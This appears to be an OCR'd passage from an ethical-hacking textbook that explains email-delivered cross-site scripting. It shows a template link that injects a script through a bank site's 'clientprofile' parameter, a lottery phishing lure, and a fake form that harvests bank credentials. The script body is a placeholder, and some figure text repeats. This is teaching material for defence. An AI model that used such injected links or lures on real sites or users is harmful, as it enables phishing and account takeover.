
- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:
  `<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT> maliciouscode</SCRIPT>>Click here</A>`
- When the user clicks on the link, the URL directs to **bank.com** and references the malicious code
- The legitimate server hosting the bank.com website returns a page back to the user including the value of `clientprofile`, and the malicious code is executed on the client machine

Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to the malicious script and sends it to the victim, luring the victim into clicking the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he/she constructs a link embedded with a malicious script such as

```
<AHREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</
SCRIPT>>Click here</A>
```


and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.


Sends email with malicious link
Internet
User
User clicks the malicious link
Attacker harvests these credentials and gets access to victim's bank account
Attacker
Server sends a page to the user along with client profile dialog-box
User enters profile information and clicks Submit
Request is received by server hosting bank.com
http://www.bank.com
Client Profile
Name:
Age:
Location:
Occupation:
Bank User ID:
User Password:
Submit

Hi, You have won a lottery of $2M, click the link to claim it.
<A HREF=http://bank.com/
....

Figure 14.17: XSS attack via email


XSS Example: Attack via Email


Attacker
http//?
User's Browser
Malicious Script
Attacker's Server
Server
Legitimate Server
1 Construct a malicious link
2 Email the URL to user and convince user to click on it
3 Request the page
4 Page with malicious script
5 Run

```
<A HREF=http://juggyboybank.com/
registration.cgi?clientprofile=<SCRIPT>
malicious code</SCRIPT>>Click here</A>
```

Figure 14.18: XSS example - attack via email

XSS Example: Stealing Users' Cookies


Attacker
User's Browser
Malicious Script
Attacker's Server
Server
Legitimate Server
1 Construct a malicious link
2 Email the URL to user and convince user to click on it
3 Request the page
4 Page with malicious script
5 Run

```
<A HREF=http://juggyboybank.com/
registration.cgi?clientprofile=<SCRIPT>
malicious code</SCRIPT>>Click here</A>
```

Figure 14.19: XSS example - Stealing users' cookies

XSS Example: Sending an Unauthorized Request


